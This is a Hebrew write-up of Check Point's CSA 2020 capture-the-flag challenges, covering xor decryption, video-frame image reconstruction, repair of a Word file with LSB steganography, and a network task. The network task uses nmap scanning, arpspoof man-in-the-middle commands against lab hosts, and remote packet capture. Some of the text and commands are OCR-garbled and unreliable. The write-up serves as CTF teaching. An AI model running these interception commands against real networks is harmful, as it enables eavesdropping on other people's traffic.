

סדרת אתגרי CSA - 2020

מאת Dvd848, zVaz, YaakovCohen88

כמו בשנים האחרונות, קמפיין הגיוס של חברת Check Point עברו ה-2020 Security Academy נפתח והואתו גם הגיע גם CTF שלא אכזב. במאמר זה נציג את הפתרונות שלנו לסדרת האתגרים.

אתגר #1 (קטגורית Misc., xor-with-xor :#30 נקודות)

We found this file on an evil hacker's computer. It's probably encrypted, but we don't know how to decrypt it.
We need your help!
Thanks in advance :)

לאתגר צורף קובץ בינארי.

פתרונות:

נבחן את הקובץ בעזרת עורך Hex

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000	28 24 71 7C 7B 72 78 6F 7A 78 4B DC F6 3F 4D 1C 0\$q {rxoxzxK0z?M.
00000010	C9 E5 24 6D 72 78 38 70 78 6F 75 78 6F 72 4E 5C 1 \$mrx8pxouxorN\
00000020	46 56 0B 13 0C 6E 25 7A C7 8F B7 C3 0D C5 97 88 FV...n%z .-.-^
00000030	07 94 68 05 2A 01 87 DB 8D AB 91 0F BB 00 B0 CD ."h.*.#□.«'».».^
00000040	12 A5 8E C2 61 5E 99 3C 94 D2 58 14 70 94 72 D2 .\$. a^<"0X.p"r0
00000050	E1 02 48 0F 6A A9 F4 71 EE 1A 43 18 AA 5E B3 64 ב.H.j@eqn.C.x^d
00000060	DE 84 E9 D6 80 8A 48 4E 0A 5F 42 05 40 D6 03 0A □.€.HN._B.@..
00000070	8C B5 C8 1C 01 9F 89 B5 39 93 B1 AF 0F 74 55 62 .ן,..מ9"±-.tUb

הפורמט של הקובץ זהה לא נראה מוכר. גם פקודת file לא מצליחה לזהות את סוגו:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor# file xor-with-xor.bin
xor-with-xor.bin: data
```

אולם, אם נמשיר להתבונן בקובץ, נשים לב לתופעה מעניינת:

000A9490	2E 79 33 70 78 6F 25 7A 6F 72 7F 6F 72 78 6F 72 .y3pxo%zor.orxor
000A94A0	78 6F 72 78 6F 72 CC EE 82 C3 66 72 4C 5E 47 56 xorxor ,_nfrL^GV
000A94B0	0B 13 0C 3F 39 79 6D 66 7B 7B 72 78 6F 7A 78 4B ...?9ymf{{rxozxK
000A94C0	DC F6 3F 1E 90 AD 10 24 6D 72 78 38 70 78 6F 75 □?....\$mrxxpxou
000A94D0	78 6F 72 78 6F 72 78 6F 72 78 6F C6 F9 1E CC 71 xorxorxorxo :■ q
000A94E0	6F 41 41 5E 5C 1C 0E 06 28 24 73 7A 7B 71 6C 6F oAA^\\...(\$sz{qlo
000A94F0	72 78 67 72 5C C1 FC 28 4D 3A 94 4E 2E 7A 6F 72 rxgr\ □(M:"N.zor
000A9500	2F 6D 72 78 68 72 78 6F 72 78 6F 72 78 /mrxhrxorxorxor

שיםו לב לרצפים ארוכים של המילה xor בתוך הקובץ. תופעה כזו יכולה להתறחש אם הקובץ הוצפן באמצעות פועלות xor, כאשר המפתח הוא המחרוזת xor, והקובץ המקורי הכליל בתים עם הערך 0x00 במקומות אלו. בהתחשב בכך שם האתגר הוא xor-with-xor, זה נראה מאד סביר.

לכן, ננסה לפענה את הקובץ באמצעות הפולה ההפוכה, שהיא במקרה שלנו מעבר שני על הקובץ באמצעות פועלות xor עם המפתח xor:

```
>>> from pwn import *
>>> with open("xor-with-xor.bin", "rb") as f, open("out.bin", "wb") as o:
...     o.write(xor(f.read(), "xor"))
...
693608
```

icut נבדוק את הקובץ החדש:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor# file out.bin
out.bin: Zip archive data, at least v2.0 to extract
```

נראה שהפענוח עבד וכעת קיבלנו קובץ ארכיו. נחלץ אותו ונבחן את הקבצים:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor/out# ls
0.dat      '2$7$7.dat'  '3$5$3.dat'  '4$9$7.dat'  502.dat    604.dat    704.dat    805.dat    901.dat
'1$17$.dat'  '2$9$3.dat'  '3$7$4.dat'  '400.dat'   503.dat    605.dat    705.dat    806.dat    902.dat
'1$4$0.dat'   200.dat    '3$7$9.dat'  '401.dat'   504.dat    606.dat    706.dat    807.dat    903.dat
'1$8$3.dat'   201.dat    300.dat    402.dat    505.dat    607.dat    707.dat    808.dat    904.dat
100.dat     202.dat    301.dat    403.dat    5_0_6.dat  608.dat    709.dat    80.dat     905.dat
101.dat     203.dat    302.dat    404.dat    507.dat    609.dat    70.dat     810.dat    906.dat
102.dat     204.dat    303.dat    405.dat    508.dat    60.dat     '7 1 0.dat'  811.dat    907.dat
103.dat     205.dat    304.dat    406.dat    509.dat    610.dat    711.dat    812.dat    908.dat
104.dat     206.dat    305.dat    407.dat    50.dat     611.dat    712.dat    813.dat    909.dat
105.dat     207.dat    306.dat    408.dat    510.dat    612.dat    713.dat    814.dat    90.dat
106.dat     208.dat    307.dat    409.dat    511.dat    613.dat    714.dat    815.dat    910.dat
```

הארכיו כולל 1000 קבצים הממוספרים מ-0 ועד 999, כאשר חלק מהשמות כוללים תוים נוספים נסופים. הקובץ הראשון מצויה בתחום קובץ ארכיו של gzip:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor/out# file 0.dat
0.dat: gzip compressed data, was "zipped_audio.zip", last modified: Tue Apr 14 18:49:08 2020, max compression, original size -1791305681
```

אולם, הוא מעד על גודל מחולץ שלא הגיוני כל כך (-1791305681). הקבצים האחרים כלל לא מצויהם בתחום קבצים בעלי תוכן מוכר. אז מה בעצם קורה פה?

נוף מבט בהאגדרה של פורמט gzip (מזהב):

pos	size	type	id
0	2	1F 8B	magic
2	1	u1→CompressionMethods	compression_method
3	1	Flags	flags
4	4	u4le	mod_time
8	...	switch (compression_method)	extra_flags
...	1	u1→Oses	os
...	...	Extras	extras
...	...		name
...	...		comment
...	2	u2le	header_crc16
...	(_io.size - _io.pos) - 8)		body
...	4	u4le	body_crc32
...	4	u4le	len_uncompressed

אפשר לראות שגודלו של הקובץ המחולץ נשמר בתור ארבעת הבטים האחרונים של הקובץ הדחוס. במקרה שלנו, נבחן את ארבעת הבטים האחרונים של 0.dat:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor/out# od -j $(($stat --printf="%s" 0.dat)-4)) -t d4 0.dat
0001123 -1791305681
0001127
```

הגודל הזה אכן לא הגיוני. אבל, מה יקרה אם נבצע את החישוב זהה על הקובץ האחרון בתיקיה?

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor/out# od -j $(($stat --printf="%s" 999.dat)-4)) -t d4 999.dat
0000043 1419260
0000047
```

זה כבר נראה הרבה יותר כמו גודל הגיוני של קובץ מחולץ, והוא יחסית קרוב מבחינתי לסדר גודל לסכום הכלול של גודלי הקבצים בתיקיה. לכן, מה שנראה הגיוני לעשות הוא לחבר ייחדיו את כל הקבצים בתיקיה, לפי סדר השמות שלהם, לקבלת קובץ gzip אחד גדול:


```
import os, re

directory = "out"
file_list = os.listdir(directory)
file_contents = [None] * len(file_list)

for filename in file_list:
    with open (os.path.join(directory, filename), "rb") as f:
        clean_name = re.sub(r"\D", "", filename)
        file_contents[int(clean_name)] = f.read()

full_file = bytearray()
for contents in file_contents:
    full_file += bytearray(contents)

with open("full.gz", "wb") as o:
    o.write(full_file)
```



נ裏ץ את הסкриיפט זהה ונקבל את הקובץ full.gz

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor# file full.gz
full.gz: gzip compressed data, was "zipped_audio.zip", last modified: Tue Apr 14
18:49:08 2020, max compression, original size 1419260
```

נחלץ אותו ונקבל קובץ נois:

```
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor# gunzip -v full.gz
full:      57.8% -- replaced with full
root@kali:/media/sf_CTFs/checkpoint/xor-with-xor# file full
full: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 48000 Hz
```

מדובר בקובץ Shmu. נשנה את הסיומת ל-wav, נאיין לו ונקבל את הדגל:

```
csa{you are a very good listener}
```

אתגר #2 :#2 (קטגורית ., Misc ?Can You See It : 40 נקודות)

```
All we got is this video.
```

```
Can you please help?
```

לאתגר צורף קובץ וידאו.

פתרונות:

קובץ הויידאו מכיל כ-12 דקות של הבזקים. למרבה המזל, איןנו מחויבים לצפות בו, ואנחנו יכולים לנסות לנתח אותו באמצעות שימוש בכלים שונים. בטור התחלת, בואו ננסה להבין כמה פרימיטים ייחודיים יש

בסרט:

```
from collections import defaultdict
from pprint import pprint as pp
import numpy
import hashlib
import cv2

frames = set()

vidcap = cv2.VideoCapture('Can_You_See_It/Can_You_See_It.mp4')
success, image = vidcap.read()

while success:
    frame = image.view(numpy.uint8)
    frame_hash = hashlib.md5(frame).hexdigest()
    if frame_hash not in frames:
        cv2.imwrite("frame{}.jpg".format(len(frames)), image)
        frames.add(frame_hash)
    success, image = vidcap.read()

pp(frames)
```

בסקרייפט זהה אנחנו מבצעים Hash על כל פרויים ומוסיפים את התוצאה לקובץ (set).

התוצאה:

```
root@kali:/media/sf_CTFs/checkpoint/Can_You_See_It# python3 analyze.py
{'4184601e0763495d086a2677b41cda4b',
 '442f447dedf30e3a44cd5c05b803ac2e',
 '7bb1a90c3b6fb7d417f98816a16f5cdf'}
```

יש לנו שלושה ערכים ייחודיים, ככלומר לא מדובר ביצוג בינארי של מידע. הפרויים עצם לא מכילים טקסט אלא רק רקע אחיד:



שם התרגיל מדבר על "לראות את זה" - אולי צריך להמשיך להתייחס למידע מיידע בתור מידע ויזואלי? אולי מדובר בפיקסלים מתוך תמונה, כמו בביטוי "לראות את התמונה הגדולה"?

אם הכוון זהה נכון, נצטרך להחליט על מידות התמונה. יש לנו בסך הכל 455846 פרויים:

```
>>> import cv2
>>> vidcap = cv2.VideoCapture('Can_You_See_It/Can_You_See_It.mp4')
>>> vidcap.get(cv2.CAP_PROP_FRAME_COUNT)
455846.0
```

האורך והרוחב צריכים להיות מספרים שלמים. פשוט נצטרך לבדוק את כל האופציות החוקיות במקרה זהה (אולי אפשר לדלג על מידות לא הגיוניות כמו למשל רוחב 1).

```
import numpy
import hashlib
import cv2
import pickle, os, math
from PIL import Image

CACHE_FILE = "cache.db"
COLORS = {0: (0, 0, 0), 1: (0xff, 0xff, 0xff), 2: (0xff, 0, 0)}

# https://stackoverflow.com/questions/44061928/
def multipliers(m):
    yield (m, 1)

    finalVal = int(math.sqrt(m))
    increment = 2 if m % 2 != 0 else 1
    i = 3 if m % 2 != 0 else 2

    while (i <= finalVal):
        if (m % i == 0):
            yield (m // i, i)

        i += increment

if not os.path.exists(CACHE_FILE):
    frames_map = {} # Map a unique frame hash to a running index
    frames = [] # A cacheable list of all frame values as indexes
```

```

vidcap = cv2.VideoCapture('Can_You_See_It/Can_You_See_It.mp4')
success, image = vidcap.read()

while success:
    arr = image.view(numpy.uint8)
    arr_hash = hashlib.md5(arr).hexdigest()
    if arr_hash not in frames_map:
        frames_map[arr_hash] = len(frames_map)
    frames.append(frames_map[arr_hash])
    success,image = vidcap.read()

assert(len(COLORS) >= len(frames_map))

with open(CACHE_FILE, "wb") as cache:
    pickle.dump(frames, cache)
else:
    with open(CACHE_FILE, "rb") as cache:
        frames = pickle.load(cache)

def get_next_color():
    for x in frames:
        yield COLORS[x]

for resolution in multipliers(len(frames)):
    if all(x > 10 for x in resolution):
        colors = get_next_color()
        img = Image.new('RGB', (resolution[0], resolution[1]), "black")
        pixels = img.load()
        for j in range(img.size[1]):
            for i in range(img.size[0]):
                pixels[i, j] = next(colors)
        img.save("output_{0}_{1}.png".format(resolution[0], resolution[1]),
"PNG")


```

בסקירהpit זהה אנחנו מתחילה מ氨基וסוף הפריימים והמרתם לאינדקסים: 1, 2, 3. אנחנו שומרים את התוצאה בקובץ ממון על מנת לחסוך את האיסוף האיטי הזה בהרצאות חוזרות. לאחר מכן, אנחנו עוברים על כל הרוחלציות החוקיות ומנסים לבנות תמונה לפי ערכי ה פריימים ששמרנו, כאשר כל ערך מקבל צבע אחר.


בסיום הכל, מתקבלות שתי רוחלציות חוקיות:

- 719x634
- 1438x317

הציג מסתור בהתוצאה השנייה:



CSA{Ev3ry_mov3_must_hav3_a_Purpo33}



אתגר #3 : Fix Me if You Can (קטגוריה Misc., 50 נקודות)

Fix me if you can and you will be half way to find the flag.

לאתגר צורף קובץ doc.

פתרונות:

לקובץ שצורף הייתה סיממת doc, אך פקודת file לא זיהתה אותו בתור קובץ Word:

```
root@kali:/media/sf_CTFs/checkpoint/Fix_Me_if_You_Can# file Fix_me.doc
Fix_me.doc: data
```

מיותר לציין Sh-Word לא הצליח לפתח את הקובץ בעצמו.

את האתגר זהה ניתן היה לפתור בשתי דרכים. הדרך הקלה הייתה להריץ תוכנה כמו binwalk על הקובץ. תוכנות כמו binwalk יודעות לחפש קבצים מוטמעים בתוך קבצים אחרים, ולהלץ אותם. אולם, מכיוון שהאתגר נקרא Fix, אנחנו נבחר בדרך השנייה ונתקן את קובץ h-Word על מנת להצליח לפתח אותו כשרה.

השלב המידי בדרכו לתקן הקובץ הוא הניסיון להבין מדוע file לא מהה אותו בתור קובץ Word. לשם כך, צריך להבין איך בדיק file עובד.

כשאנחנו מבקשים מ-file לנסוט לזהות עבורה קובץ בינארי, מה שהוא עונה מתחת למונע (בגadol) הוא להשוות את התחלית של הקובץ למאגר מוכר של תבניות המזוהות עם קבצים מסוימים. למשל, קבצי PNG תמיד מתחילה עם תחילית 0x47 0x4E 0x45 0x89, קבצי ZIP תמיד מתחילים עם 0x50 0x4B ולקבצים אחרים ישן לרוב התבניות מוכرات אחרות. ומה במקרה שלנו?

קובצי Word (או לפחותZen מסויים מהם) אמורים להתחיל עם התחלית:

```
0xD0 0xCF 0x11 0xE0 0xA1 0xB1 0x1A 0xE1
```

ואצלנו, הקובץ מתחיל עם התחלית:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	D0	CF	11	E0	A1	B1	1A	1E	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00>.... □...

זה דומה, אבל הבית השמיינִי הוא E1x0 במקומ 0xE1. נתקן את הקובץ ונוכל לפתח אותו באמצעות

Hello,

:Word

R U looking for the flag? (-:
You probably succeeded to fix me, now you should find me.
I hope U R in the right direction, keep going...

Good Luck!

אי שם בהמשך, נמצא את התמונה הבאה:



זאת התמונה ש-binwalk היה מחלץ לנו בשיטה הקלה, מבלי לתקן את הקובץ. כדאי לציין שכמו file, גם binwalk עובד עם חתימות של קבצים על מנת לחלץ קבצים שימושיים בתוך קבצים אחרים.

מי זאת? חיפוש הפור של התמונה באמצעות מנוע חיפוש התמונות של גוגל מביא אותנו ל-

[Dickinson](#)


Velvalee Dickinson (October 12, 1893 – ca 1980), was convicted of espionage against the United States on behalf of Japan during World War II. Known as the "Doll Woman", she used her business in New York City to send information on the United States Navy to contacts in Argentina via steganographic messages.

זהו מרגלת שהשתמשה בסטגנוגרפיה - הסתרת מסרים בתוך מידע תמיים אחר כדוגמת תמונות. אם כך, כדאי לבדוק אם מידע כלשהו מוסתר בתוך התמונה שלה עצמה. נעשה זאת באמצעות הכל' zSteg:

```
root@kali:/media/sf_CTFs/checkpoint/Fix_Me_if_You_Can# zsteg output/png/00000067.png
imagedata
  .. text: "****444***"
b1,rgb,lsb,xy   .. text: "48:UTFOQmUxTjBNemxoVGpCZklXNWZaREJqWHpGelgwNHHhZek45"
b2,rgb,msb,xy  .. text: "jooooooooooooo"
b2,bgr,msb,xy  .. text: "jooooooooooooo"
b4,r,msb,xy    .. text: "{wwwwww"
b4,g,msb,xy    .. text: "{wwwwww"
b4,b,msb,xy    .. file: MPEG ADTS, layer I, v2, 112 kbps, 24 kHz, JntStereo
```

אפשר לראות שנמצאה מחרוזת מעניינת שהוסתרה באמצעות קידוד LSB (הסטרהה של מידע בערך הבית התיכון של כל בית). זה נראה כמו מחרוזת שמקודדת ב-base64:

```
root@kali:/media/sf_CTFs/checkpoint/Fix_Me_if_You_Can# echo UTFOQmUxTjBNemxo
VGpCZklXNWZaREJqWHpGelgwNHHhZek45 | base64 -d && echo
Q1NBc1N0MzlhTjBfIW5fZDBjXzFzX04xYzN9
```



נקלף עוד שכבה של :base64

```
root@kali:/media/sf_CTFs/checkpoint/Fix_Me_if_You_Can# echo UTF0QmUxTjBNemxoVGpCZk
1XNWZaREJqlWHpGelgwNHhZek45 | base64 -d| base64 -d && echo
CSA{St39aN0_!n_d0c_1s_N1c3}
```

קיבלו את הדגל:

```
CSA{St39aN0_!n_d0c_1s_N1c3}
```

אתגר #4 (Katgoriyot 60 , Networks נקודות) CS-hAcked :#4

Dear fellow, we've heard you've got some hacking skills - this is the time to use them ;)

For some time now we've been investing great efforts to get a hold of an extremely dangerous hacking team network that goes by the name "CS-hAcked".

According to our intelligence, we believe that on this network they transfer their secret combination - being used as a trigger to every major attack they commit.

Recently we've come to a major breakthrough, successfully completing an operation to achieve remote control on one of the computers in the network.

That's where you get into the picture.

Your mission, should you choose to accept it, is to infiltrate their network using our implanted backdoor, and reveal once and for all the secret combination to finally get the secret flag.

Thanks to our dedicated intelligence researchers we gathered the following information for you that might assist you:

We know the dictionary of words they've used over time. It's highly probable they'll use it for their current combination.

Our backdoor PC credentials - IP: 3.126.154.76 , port:2222, username:csa, pass:123123
The flag server IP: 3.126.154.76 port: 80

And perhaps the following could help you as well:

- https://en.wikipedia.org/wiki/Man-in-the-middle_attack
- <https://www.techrepublic.com/article/how-to-scan-for-ip-addresses-on-your-network-with-linux/>
- https://en.wikipedia.org/wiki/ARP_spoofing

As always, should you or any of your members be caught or hacked, the secretary will disavow any knowledge of your actions.
This page will self-destruct in few weeks.

.לאתגר צורף קובץ txt עם רשימה של מילים.

פתרונות

נתחיל מהתחברות לשרת עם פרטי ה-SSH שברשותנו:

זהו אטגר תקשורת. אז באו נספה להבינו מה הכתובות הללו:

```
csa@8830f0230fd9:~$ ifconfig  
-bash: ifconfig: command not found  
csa@8830f0230fd9:~$ hostname -I  
192.168.80.2 172.16.238.3  
csa@8830f0230fd9:~$ cat /sys/class/net/eth0/address  
02:42:c0:a8:50:02  
csa@8830f0230fd9:~$ cat /sys/class/net/eth1/address  
02:42:ac:10:ee:03  
csa@8830f0230fd9:~$ -
```

בראה שיש לנו שבי כרטיסיו רשות, כמו שרמץן לנו, נגנבה לטרופע עבור כתובות אחרות על אותה רשות:

```
csa@8830f0230fd9:~$ nmap -sP 172.16.238.3/24
Starting Nmap 7.60 ( https://nmap.org ) at 2020-06-16 17:43 UTC
Nmap scan report for 172.16.238.1
Host is up (0.000071s latency).
Nmap scan report for ubuntu_server-in_1.ubuntu_local-net (172.16.238.2)
Host is up (0.00022s latency).
Nmap scan report for 8830f0230fd9 (172.16.238.3)
Host is up (0.00016s latency).
Nmap scan report for ubuntu_client_1.ubuntu_local-net (172.16.238.4)
Host is up (0.00014s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.32 seconds
```

על הרשות של 24.16.172.3/24 נספנות כתובות הוסיף (הראש השנה) לא נראתה מעניינת).

אנחנו יכולים לנוטה להאזין לטעבורה בראשת הzzat, אך שום דבר מעניין לא הגיע אלינו. כדי לקלוט טעבורה, נצטרך לבצע מתקפת ARP Spoofing כמו שהוצע בתיאור התרגיל.

(למען האמת, בזמן האתגר ראיינו טעבורה גם מבלי לבצע Spoofing ARP, אך בדיעבד הסתבר שהוא בעיה ממשתתפים אחרים שעמדו על התרגיל במקביל. תודה לעידן שהoir את תשומת לבנו לכך בדיעבד.)

מה זה בעצם ARP Spoofing ? הסבר קצר מתווך ויקיפדיה:

ARP poisoning גם בשם ARP spoofing, היא שיטה לפריצה של רשתות Ethernet שמאפשרת לפורץ לנטר את הנתונים העוברים בראשת המקומית או לעצור את הטעבורה כליל.

העיקנון של השיטה הוא שליחת הודעות ARP מזויפות בראשת המקומית המכילות כתובות MAC שקריות ובכך מטעה משאבי רשת (כגון רכזת או אף מחשב קטן) וגורם לטעבורה המידע לעבור בתצורה שונה מהמקור - לדוגמה בראשת ניתן לקבוע Gateway למחשב קטן וחתת פועלה זו לאlez את המחשב להאמין כי הכתובת החדשה תואמת את ה-Gateway המקורי ובכך הטעבורה היוצאת תישלח אל המחשב בעל הכתובת המזויפת, כך הוא יוכל לבצע פעולות ניטור לרשת ובכך לחשוף מידע רב העובר בתצורה בלתי מוצפנת בראשת. העמדה המזויפת יכולה לאחר מכן להעביר את השדרים אל התחנה האמיתית ובכך להטמייע את עצמה בצורה שקופה למשתמש או לחלופין לגרום לכל הטעבורה להינטב למקום רשות אחד ובכך להעמיס על משאבי ולגרום לקריסתו (התקפת מניעת שירות - Denial of Service). במקרה שלנו, נרצה להיחשף לטעבורה של 172.16.238.2 ושל 172.16.238.4. لكن, נתקוף את שניהם בנפרד, בכך שנספר ל-172.16.238.4 שכתובת ה-MAC של 172.16.238.2 היא בעצם כתובת ה-MAC שלהם, ונספר ל-172.16.238.2 שכתובת ה-MAC שלהם.

לכן, בחלון אחד נבצע:

```
csa@8830f0230fd9:~$ arpspoof -i eth1 -t 172.16.238.2 172.16.238.4  
2:42:ac:10:ee:3 2:42:ac:10:ee:2 0806 42: arp reply 172.16.238.4 is-at 2:42:ac:10:ee:3  
2:42:ac:10:ee:3 2:42:ac:10:ee:2 0806 42: arp reply 172.16.238.4 is-at 2:42:ac:10:ee:3  
2:42:ac:10:ee:3 2:42:ac:10:ee:2 0806 42: arp reply 172.16.238.4 is-at 2:42:ac:10:ee:3
```

ובחלון שני:

```
csa@8830f0230fd9:~$ arpspoof -i eth1 -t 172.16.238.4 172.16.238.2  
2:42:ac:10:ee:3 2:42:ac:10:ee:4 0806 42: arp reply 172.16.238.2 is-at 2:42:ac:10:ee:3  
2:42:ac:10:ee:3 2:42:ac:10:ee:4 0806 42: arp reply 172.16.238.2 is-at 2:42:ac:10:ee:3  
2:42:ac:10:ee:3 2:42:ac:10:ee:4 0806 42: arp reply 172.16.238.2 is-at 2:42:ac:10:ee:3
```


את לכידת הטעבורה נבצע באמצעות הריצת tcpdump בראשת המרוחקת שתזרים את הפקודות שהיא לוכדת יישור לקלט של עותק מקומי של Wireshark באמצעות pipe:

```
sshpass -p 123123 ssh csa@3.126.154.76 -p 2222 "tcpdump -i any -w -" | wireshark -k -i -
```

כך נוכל לראות בזמן אמת ייצוג ויזואלי של הטעבורה עם כל נוח כמו Wireshark במקום להסתפק ב-tcpdump.Cut, נוכל להיחשף לטעבורה בין 172.16.238.4 ו-172.16.238.2.

172.16.238.4	172.16.238.2	TCP	74	40794 → 1337 [SYN] Seq=2228177684 Win=64240 L
172.16.238.4	172.16.238.2	TCP	74	[TCP Out-Of-Order] 40794 → 1337 [SYN] Seq=222
172.16.238.2	172.16.238.4	TCP	74	1337 → 40794 [SYN, ACK] Seq=3727184454 Ack=22
172.16.238.2	172.16.238.4	TCP	74	[TCP Out-Of-Order] 1337 → 40794 [SYN, ACK] Seq=222
172.16.238.4	172.16.238.2	TCP	66	40794 → 1337 [ACK] Seq=2228177685 Ack=3727184
172.16.238.4	172.16.238.2	TCP	66	[TCP Dup ACK 48#1] 40794 → 1337 [ACK] Seq=222
172.16.238.2	172.16.238.4	TCP	98	1337 → 40794 [PSH, ACK] Seq=3727184455 Ack=22
172.16.238.2	172.16.238.4	TCP	98	[TCP Retransmission] 1337 → 40794 [PSH, ACK]
172.16.238.4	172.16.238.2	TCP	66	40794 → 1337 [ACK] Seq=2228177685 Ack=3727184
172.16.238.4	172.16.238.2	TCP	66	[TCP Dup ACK 54#1] 40794 → 1337 [ACK] Seq=222
172.16.238.4	172.16.238.2	TCP	79	40794 → 1337 [PSH, ACK] Seq=2228177685 Ack=37
172.16.238.4	172.16.238.2	TCP	79	[TCP Retransmission] 40794 → 1337 [PSH, ACK]
172.16.238.2	172.16.238.4	TCP	66	1337 → 40794 [ACK] Seq=3727184487 Ack=2228177
172.16.238.2	172.16.238.4	TCP	66	[TCP Dup ACK 60#1] 1337 → 40794 [ACK] Seq=372

אנו רואים ש-4 פותח session מול 2 מעל פורט 1337 ושהם מחליפים מספר הודעות. אם נעבור לתצוגת TCP stream, נראה את ה-session הבא:



ה-session הזה חוזר על עצמו כל כמה שניות, עם בדיקות מידע, אחד-לאחד. אבל איך קוראים את הנתונים הללו? כדי להבין מה נמצא שם, علينا לעשות הפסקה ולעבור ל"שרת הדגל" כפי שהוא מכונה בתיאור האתגר. נתחבר אליו:

```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# nc 3.126.154.76 80 | xxd -g 1
00000000: 57 65 6c 63 6f 6d 65 21 20 79 6f 75 72 20 52 43  Welcome! your RC
00000010: 34 20 6b 65 79 20 69 73 3a 20 63 73 61 2d 6d 69  4 key is: csa-mi
00000020: 74 6d 2d 6b 65 79 0a 01 3a a1 32 24 c1 4f 2c 41  tm-key...:2$.0,A
00000030: 82 ee 08 7d 80 1f 10 54 c9 92 a5 5f 1b ec 40 f3  ...}....T...._.@.
^C
```

אנו רואים שלאחר ההתחברות לשרת, אנחנו מקבלים מפתח RC4 ולאחריו מה שנראה כמו הودעה מוצפנת. השתמש בסקריפט הבא על מנת לתקשר עם השרת באמצעות RC4:

```
from Crypto.Cipher import ARC4
import socket

TCP_IP = '3.126.154.76'
TCP_PORT = 80
BUFFER_SIZE = 1024

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
data = s.recv(BUFFER_SIZE)
print ("received data: {}".format(data.decode("ascii")))
```

```
cipher = ARC4.new("csa-mitm-key")
data = s.recv(BUFFER_SIZE)
print ("received data (Length: {}): {}".format(len(data), data.hex()))
print(cipher.decrypt(data))
s.close()
```

כאשר נריץ את הסקריפט, נקבל:

```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# python3 rc4_comm.py
received data: Welcome! your RC4 key is: csa-mitm-key
received data (Length: 32): 013aa13224c14f2c4182ee087d801f1054c992a55f1bec40f3db3b9532ea38f9
b"Hi! what's the secret sequence?\n"
```

ואם ננסה לשלוח חזרה סיסמה אקראיית (מצפנת ב-RC4), נקבל:

```
root@kali:/media/sf_CTFs/checkpoint/CS-hAcked# python3 rc4_comm.py
